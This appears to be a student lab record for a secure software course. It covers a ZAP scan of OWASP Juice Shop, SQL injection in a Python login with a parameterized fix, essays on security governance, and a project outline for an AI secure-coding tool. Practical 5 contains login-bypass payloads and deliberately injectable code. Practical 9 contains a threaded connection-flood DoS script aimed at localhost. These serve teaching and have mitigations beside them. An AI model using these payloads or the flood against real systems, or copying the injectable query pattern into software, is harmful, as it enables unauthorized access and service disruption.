
Step 2: Select Target Web Application

The chosen target for testing was **OWASP Juice Shop**, a deliberately insecure application hosted at: “ <https://juice-shop.herokuapp.com> ”




Step 3: Configure Automated Scan

The **Automated Scan** option was selected from the **Quick Start** menu. The target URL (<https://juice-shop.herokuapp.com>) was entered and both **Traditional Spider** and **AJAX Spider** options were enabled. The scan was initiated by clicking the **Attack** button and its progress was monitored through the ZAP interface.



Step 4: Analyze Alerts


After scanning, OWASP ZAP provided a **list of vulnerabilities**. Each alert included the name, risk level, affected element, evidence and suggested mitigation.



Vulnerabilities Identified

Vulnerability	Risk	Description	Affected Element	Suggested Mitigation
Cross-Domain JavaScript Source File Inclusion	Medium	Application loads JavaScript from third-party domains	External JS script	Load scripts from trusted, secure domains only
Strict-Transport-Security Header Not Set	Medium	Lack of HSTS header leaves the site open to downgrade and MITM attacks	HTTP response headers	Add Strict-Transport-Security header
Content Security Policy Header Not Set	Medium	CSP header missing, allowing untrusted script execution	HTTP response headers	Implement Content Security Policy to restrict resources

Cross-Domain Misconfiguration	Medium	Access-Control-Allow-Origin is set to wildcard	Response header	Restrict CORS access to trusted origins
Timestamp Disclosure – Unix	Low	Server reveals last-modified timestamps in response	Multiple endpoints	Avoid exposing detailed timestamps in responses



To improve security posture and fix the above vulnerabilities, the following general mitigations are recommended:

- Implement secure HTTP headers: HSTS, CSP, X-Content-Type-Options, etc.
- Avoid loading untrusted third-party scripts
- Configure CORS policy properly
- Use input validation and sanitization
- Regularly audit dependencies and JavaScript libraries
- Avoid exposing unnecessary server information or metadata

PRACTICAL - 5

AIM: Write a Python code to identify SQL Injection vulnerabilities and mitigate them.

Solution:

Introduction

SQL Injection is one of the most common and severe vulnerabilities in web applications. It occurs when untrusted input is inserted directly into an SQL query, allowing attackers to manipulate the query and access unauthorized data. To address this issue, secure coding practices such as **parameterized queries (prepared statements)** are used.

Procedure

Step 1: Identify SQL Injection Vulnerability

The following Python code shows a vulnerable login system where user input is directly concatenated into the SQL query. This allows an attacker to manipulate the query using malicious input.

```
# vulnerable_login.py
import sqlite3

# Database Connection
conn = sqlite3.connect("users.db")
cursor = conn.cursor()

# Creates users table if not exists
cursor.execute("CREATE TABLE IF NOT EXISTS users (username TEXT, password TEXT)")
cursor.execute("DELETE FROM users") # reset table
cursor.execute("INSERT INTO users VALUES ('admin', 'admin123')")
cursor.execute("INSERT INTO users VALUES ('user', 'user123')")
conn.commit()

# User Input
username = input("Enter Username: ")
password = input("Enter Password: ")

# Vulnerable Query
query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" + password + "';"
print("Executing Query:", query)

cursor.execute(query)
result = cursor.fetchall()

if result:
    print("Login Successful")
else:
    print("Login Failed")
```

Example Attack:

Username1: admin' --

Password1: anything

“This logs in the attacker without checking the password, as the rest of the query is commented out.”

Username2: ‘ OR ‘1’=’1’

Password2: ‘ OR ‘1’=’1’

“This logs in the attacker because the condition '1'=1' always evaluates to true, bypassing authentication.”

Step 2: Mitigation Using Prepared Statements

The vulnerability can be mitigated by using parameterized queries. In Python’s SQLite library, placeholders (?) are used for user inputs, preventing direct query concatenation.


```
# secure_login.py
import sqlite3
# Database Connection
conn = sqlite3.connect("users.db")
cursor = conn.cursor()
# User Input
username = input("Enter username: ")
password = input("Enter password: ")
# Secure Query using Parameterized Statements
query = "SELECT * FROM users WHERE username = ? AND password = ?"
print("Executing Secure Query with Parameters")
cursor.execute(query, (username, password))
result = cursor.fetchall()
if result:
    print("Login Successful")
else:
    print("Login Failed")
```

In this approach, malicious input is treated as plain data rather than executable SQL, thus preventing SQL injection.

Step 3: Results of the Execution

1. Vulnerable Code Execution


- Input: admin' -- / anything
- Output: Login Successful (Password Bypassed)
- Database queried with unsafe SQL



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS SPELL CHECKER GIT LENS
angatshah0511@Angats-MacBook-Pro PYTHON % python3 vulnerable_login.py
Enter Username: admin' --
Enter Password: anything
Executing Query: SELECT * FROM users WHERE username = 'admin' -- AND password = 'anything';
Login Successful
angatshah0511@Angats-MacBook-Pro PYTHON %
```

2. Secure Code Execution

- Input: admin' -- / anything
- Output: Login Failed
- Parameterized query prevents manipulation



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS SPELL CHECKER GITLENS
angatshah0511@Angats-MacBook-Pro PYTHON % python3 secure_login.py
Enter username: admin' --
Enter password: anything
Executing Secure Query with Parameters
Login Failed
angatshah0511@Angats-MacBook-Pro PYTHON %
```

3. Database Table Content

- User1: admin / admin123
- User2: user / user123

The database remains unchanged during both executions, but in the vulnerable case, access control is bypassed.

PRACTICAL - 6

AIM: Analyze security failures and attacker behavior in complex systems and study strategies for managing security in the face of system complexity.

Solution:

Introduction

As software systems grow in scale and complexity, they become more difficult to secure. Complex systems often involve multiple interacting components, third-party integrations, distributed architectures and large volumes of data. This complexity increases the likelihood of **security failures** and makes it easier for attackers to exploit weaknesses. An in-depth understanding of system elements, attacker behavior and mitigation strategies is essential to ensure secure design and resilience against evolving threats.

1. System Elements and Security Failures

A complex system consists of multiple layers including hardware, operating systems, applications, middleware, networks and users. Each of these layers introduces unique risks. Security failures often occur due to misconfigurations, design flaws or insufficient monitoring.

Common Security Failures in Complex System:

- **Specific Interface Failures:** These occur in interfaces that control access to a service or component, often due to a failure to validate input.
- **Component-specific Integration Failures:** These arise from conflicts in the design assumptions of different components, especially when using COTS (commercial off-the-shelf) software or legacy systems not originally designed for the new usage.
- **Architecture Integration Failures:** These are associated with dynamic integration mechanisms that allow rapid reconfiguration of a system. Such mechanisms increase the risk of component inconsistencies and misuse.
- **System Behavior Failures:** These result from unanticipated interactions among components. A system's behavior is more than just the sum of its individual components, and a security failure can arise from interactions that were not considered in the design.
- **Operations and Usage Failures:** These are frequent sources of system failures due to human operator errors, such as installing a corrupted database or uploading an incorrect file

Implication: A failure in one system element can cascade, affecting other parts of the system. For example, a single exposed API endpoint can allow unauthorized access to critical backend services.

2. Attacker Behaviour

Attackers adapt their strategies depending on the complexity of the target system. They exploit interdependencies, human errors and overlooked system elements.

Typical Attacker Behavior in Complex Systems:

- **Exploiting Functional Errors:** Attackers often target errors in functional components, not just in security functions like authentication and authorization. They try to put a system into an unexpected state to cause a crash or bypass security controls.

- **Targeting Overlooked System Elements:** Attackers can exploit parts of a system that were not fully analyzed during development or were poorly configured during deployment. They can also take advantage of exposed interfaces that developers have left open.
- **Leveraging Human Factors:** An attacker might use **social engineering** to convince users or administrators to take an action that lets them bypass a security control. The document also notes that an attacker could exploit operator and user errors.
- **Exploiting Complexity:** Attackers exploit the fact that the behavior of a complex system is not the simple sum of its individual components. A simple functional error can be leveraged into a major security failure. They can also exploit the dynamic nature of Web services to achieve their objectives.
- **Expert Note:** A major lesson for vendors is that today's denial-of-service attack can be tomorrow's exploit. For example, an attacker can exploit a variety of failures to create a denial-of-service attack.

Expert Note: In complex systems, attackers often prefer exploiting misconfigured components over breaking advanced cryptography, since misconfigurations are easier and more common.

3. Examples and Implications

Example 1: Equifax Data Breach (2017)

- **Failure:** Unpatched Apache Struts vulnerability.
- **Attacker Behavior:** Exploited a known CVE to inject malicious requests.
- **Implication:** Exposed personal data of 147 million people, highlighting the cost of neglecting patch management.

Example 2: Target Corporation Breach (2013)

- **Failure:** Weak third-party vendor access controls.
- **Attacker Behavior:** Gained entry through an HVAC vendor system and moved laterally to payment systems.
- **Implication:** 40 million credit card numbers stolen, showing how attackers exploit supply chain weaknesses.

Example 3: Cloud Misconfiguration Attacks

- **Failure:** Exposed cloud storage buckets (S3, Azure Blob).
- **Attacker Behavior:** Scanned for open storage services and harvested sensitive data.
- **Implication:** Massive data leaks due to simple configuration mistakes in complex cloud systems.

Strategies for Managing Security in Complex Systems

- **Defense-in-Depth:** Layered security controls to reduce single points of failure.
- **Zero Trust Architecture:** Verify every user and system, assume no implicit trust.
- **Continuous Monitoring:** Use SIEM (Security Information and Event Management) tools for real-time threat detection.
- **Automated Patching:** Regularly update and patch systems to close known vulnerabilities.
- **Threat Modeling:** Anticipate attacker paths during system design.
- **Security Training:** Educate developers, administrators and users to minimize human error.

PRACTICAL - 7

AIM: Study governance and security management and explore the role of governance in ensuring software security and compliance.

Solution:

Introduction

Governance in software security refers to the framework of policies, processes and controls that direct how an organization manages risks, ensures compliance and protects digital assets. Security management involves the operational aspects of identifying, monitoring and mitigating threats. Together, governance and security management ensure that organizations build secure software systems while adhering to legal, regulatory and industry standards.

1. Governance and Security Management: A Synergistic Relationship

Governance establishes a clear framework for business conduct, while security management implements the processes to achieve those expectations. Their relationship is synergistic and most effective when security is deeply integrated into an organization's culture and operations, rather than being an afterthought.

Effective security governance and management ensure that security is a non-negotiable business requirement and is viewed as an investment rather than an expense. It's about proactive engagement at all levels of the organization, from the board of directors to individual employees. When done correctly, the organization moves toward a security management process that is strategic, systematic, and repeatable.

Example: Bank of America

Bank of America, for example, established a comprehensive security compliance framework that involves a four-level governance model. This model maps out responsibilities for everyone—from the board of directors to the security department and corporate auditors. The bank measures its security based on failed customer interactions instead of technical metrics like uptime or number of attacks, which directly ties security to business impact. This demonstrates how governance can align security goals with business objectives and measure success in terms that matter to the business.

2. The Role of Governance in Software Security

Governance plays a crucial role by providing the top-down direction necessary to build a secure software culture. It ensures that security is not just a technical issue handled by a single department but an enterprise-wide concern with assigned accountability and resources. Without strong governance, security efforts can face significant resistance and political struggle.

Key Responsibilities of Governance:

- **Strategic Alignment:** Governance ensures that security strategies support business objectives and comply with laws and regulations.
- **Risk Management:** It establishes the framework for measuring and managing software-induced risk, providing a basis for objective decision-making on remediation and software releases. This elevates security from a technical concern to a business one that is considered alongside budget and scheduling.

- **Resource Allocation:** It ensures adequate and sustained funding and allocation of security resources.
- **Accountability:** It assigns clear responsibility for security to roles that have the authority to implement and enforce security policies.

Example: The Security Development Lifecycle (SDL)

Microsoft's Secure Development Lifecycle (SDL) is an example of governance in action. The biggest factor in its success is **executive support**. This support involves providing resources, making a visible commitment and most importantly, stopping product delivery if security requirements are not met. This approach ensures that security is integrated throughout every stage of the software development lifecycle, from requirements to release.

3. How Governance Ensures Software Security and Compliance

Governance ensures compliance with laws, regulations and industry standards while minimizing risks of legal and financial penalties. It does this by establishing monitoring mechanisms, audit trails, and regular reporting structures.

The Risk Management Framework (RMF):

1. **Understand the Business Context:** Security risks are prioritized based on their potential impact on business goals, such as revenue or reputation.
2. **Identify Business and Technical Risks:** Both business risks (e.g., financial loss) and technical risks (e.g., unexpected system crashes, data disclosure) are identified and linked to business goals.
3. **Synthesize and Prioritize Risks:** Risks are ranked based on their likelihood and impact to determine which ones need to be addressed first.
4. **Define the Risk Mitigation Strategy:** A cost-effective strategy is created to mitigate the highest-priority risks and a validation process is defined.
5. **Carry Out Fixes and Validate:** Identified problems are fixed and the fixes are validated to ensure that the risks have been properly mitigated

This process is a continuous loop, applied iteratively throughout the SDLC to manage risks as they emerge.

Example: Compliance with Legal and Industry Standards

National and international regulations, such as the Sarbanes-Oxley Act and the Payment Card Industry Data Security Standard (PCI DSS), require organizations to demonstrate due care with respect to security. Governance is the mechanism that ensures an organization meets these requirements by establishing policies and controls, maintaining a secure network, protecting cardholder data and regularly monitoring and testing systems. A governance framework provides the structure for an organization to effectively comply with these standards, ensuring that security is not optional but it is a fundamental part of doing business.

PRACTICAL - 9

AIM: Write a python code to demonstrate Denial of Service attack.

Solution:

Introduction

A **Denial of Service (DoS)** attack is an attempt to make a computer system or network service unavailable to its intended users by **overwhelming** it with a **flood of requests** or exploiting resource exhaustion vulnerabilities. Although real-world DoS attacks can be complex and large-scale, they can be simulated in a controlled environment using simple scripts.

Procedure

Step 1: Simple Vulnerable Server Code

The following code creates a basic Python server that listens for connections on a specified port. This type of server is vulnerable because it can be overwhelmed if too many requests are sent simultaneously without proper rate-limiting or resource management.

```
# vulnerable_server.py
import socket

# Creation of a simple TCP server
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind(("127.0.0.1", 9999))
server.listen(5)

print("Server started on port 9999... Waiting for connections.")

while True:
    client, addr = server.accept()
    print(f"Connection established with {addr}")
    client.send(b"Hello! You are connected to the server.\n")
    client.close()
```

Step 2: Python Script for DoS Attack Simulation

The script below demonstrates a DoS attack by sending multiple continuous requests to the vulnerable server. This is for educational use only and must be executed in a safe local environment.

```
# dos_attack.py
import socket
import threading

target_ip = "127.0.0.1"
target_port = 9999

def attack():
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target_ip, target_port))
            s.send(b"Fake request data")
            s.close()
        except:
            pass
```

```
# Launching multiple threads to overwhelm the server
for i in range(50): # Number of threads
    thread = threading.Thread(target=attack)
    thread.start()

print("DoS Attack simulation started...")
```

Step 3: Results of the Execution


1. Normal Execution (without attack)

- The server accepts incoming connections one at a time.
- Users can connect and receive the welcome message.

A screenshot of a terminal window with a dark background. The terminal shows the command 'python3 vulnerable_server.py' being executed. The output is 'Server started on port 9999... Waiting for connections.' The terminal window has tabs for 'PROBLEMS', 'OUTPUT', 'DEBUG CONSOLE', 'TERMINAL' (selected), 'PORTS', 'SPELL CHECKER', and 'GITLENS'. The top right corner shows 'Python' and some icons.

2. During DoS Attack

- Multiple fake requests flood the server.
- The server becomes unresponsive or slow to legitimate requests.
- Console output shows numerous connections from the attack script.

A screenshot of a terminal window showing the output of a DoS attack simulation. The terminal displays 'DoS Attack simulation started...' followed by a list of 15 connections established with the server. Each line shows 'Connection established with ('127.0.0.1', 61720)' through '61734'. The terminal window has the same tabs as the previous screenshot, with 'TERMINAL' selected.

Mitigation Strategies

To protect against such attacks, developers can implement several defense strategies:

- **Rate Limiting:** Limit the number of requests that a single IP address can make within a specific time frame.
- **Load Balancing:** Distribute incoming network traffic across a group of backend servers to prevent any single server from becoming a bottleneck.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** Use tools that monitor network traffic for malicious patterns and automatically block suspicious activity.
- **Resource Management:** Optimize the server to efficiently handle and close connections, preventing resource exhaustion.

PRACTICAL – 10

Ciphera: AI-Powered Secure Code Assistant

"Write confidently, Ship securely"

AIM: Project Work

Solution:

1. Abstract and Objectives

Ciphera is an AI-powered secure coding assistant designed to detect and remediate software vulnerabilities at the earliest stages of the Software Development Life Cycle (SDLC). Integrated as a seamless VS Code extension, it performs real-time static analysis and uses an LLM-driven reasoning engine to generate context-aware secure code suggestions. By embedding intelligent security analysis directly into the development workflow, Ciphera operationalises the Shift Left philosophy, reducing remediation costs and enhancing overall software assurance.

Objectives

- Minimise software vulnerabilities through immediate detection of insecure coding patterns.
- Provide actionable, developer-friendly secure code recommendations aligned with OWASP Top 10 and CWE guidelines.
- Integrate automated security intelligence into day-to-day development workflows.

Purpose

- **Shift Security Left:** Embeds security into early SDLC phases.
- **Assist Developers:** Delivers clear, practical security guidance without requiring expert knowledge.
- **Automate Assurance:** Continuously evaluates code for security defects during development.

2. Problem Statement and Core Features

Problem Statement

Traditional static analysis tools are often invoked late in the development cycle and commonly suffer from contextual blind spots, producing false positives and limited guidance on secure remediation. This delays vulnerability discovery, increases cost, and leaves developers dependent on external security expertise. Ciphera addresses these limitations by performing real-time, context-aware secure code evaluation within the developer's IDE.


Ciphera vs Traditional Tools

Traditional Problem	Ciphera's Solution
Late vulnerability detection	Real-time secure code scanning with 400 ms debouncing
Lack of contextual understanding	LLM-powered reasoning with full code context
Missing secure alternatives	Auto-suggested secure code with explanations
Complex setup and configuration	Lightweight, plug-and-play VS Code integration

Core Features

- **AI-Based Static Code Analysis:** Detects vulnerabilities such as SQL Injection, XSS, insecure deserialization, and unsafe file operations in real time across Python, JavaScript, and TypeScript.
- **Secure Code Suggestions:** Generates LLM-powered secure code replacements validated against OWASP Top 10 and CWE standards.
- **IDE Integration:** Lightweight VS Code extension with minimal performance overhead, supported by a local Python backend.
- **Professional Security Reports:** Exports PDF/HTML reports detailing vulnerabilities, fixes, reasoning, and compliance mappings.
- **Secure-by-Design Checks:** Promotes secure architectural practices (input validation, least privilege, safe APIs).

3. System Architecture and Technology Stack



System Architecture

Ciphera follows a client–server architecture optimised for real-time IDE performance:

1. **Code Listener (VS Code Extension):** Captures code edits and sends buffered snapshots to the backend.
2. **Static Analyzer (Python Backend):** Performs tokenisation and rule-based vulnerability checks using a custom rule engine and tools such as Bandit.
3. **AI Secure Advisor (LLM/GPT API):** Produces recommended secure code patches with detailed reasoning for complex vulnerabilities.
4. **Security Database:** Maps vulnerabilities to OWASP Top 10 and CWE references for traceability and compliance.
5. **Report Generator:** Produces exportable vulnerability and remediation reports.

Implementation Modules

Module	Description	SDS Mapping
Code Listener	Captures live code changes in the IDE	Early detection (Unit IV)
Static Analyzer	Tokenises code and checks rules/AST patterns	Static testing (Unit IV)
AI Secure Advisor	Generates secure fixes with detailed guidance	Automated assurance (Unit II)
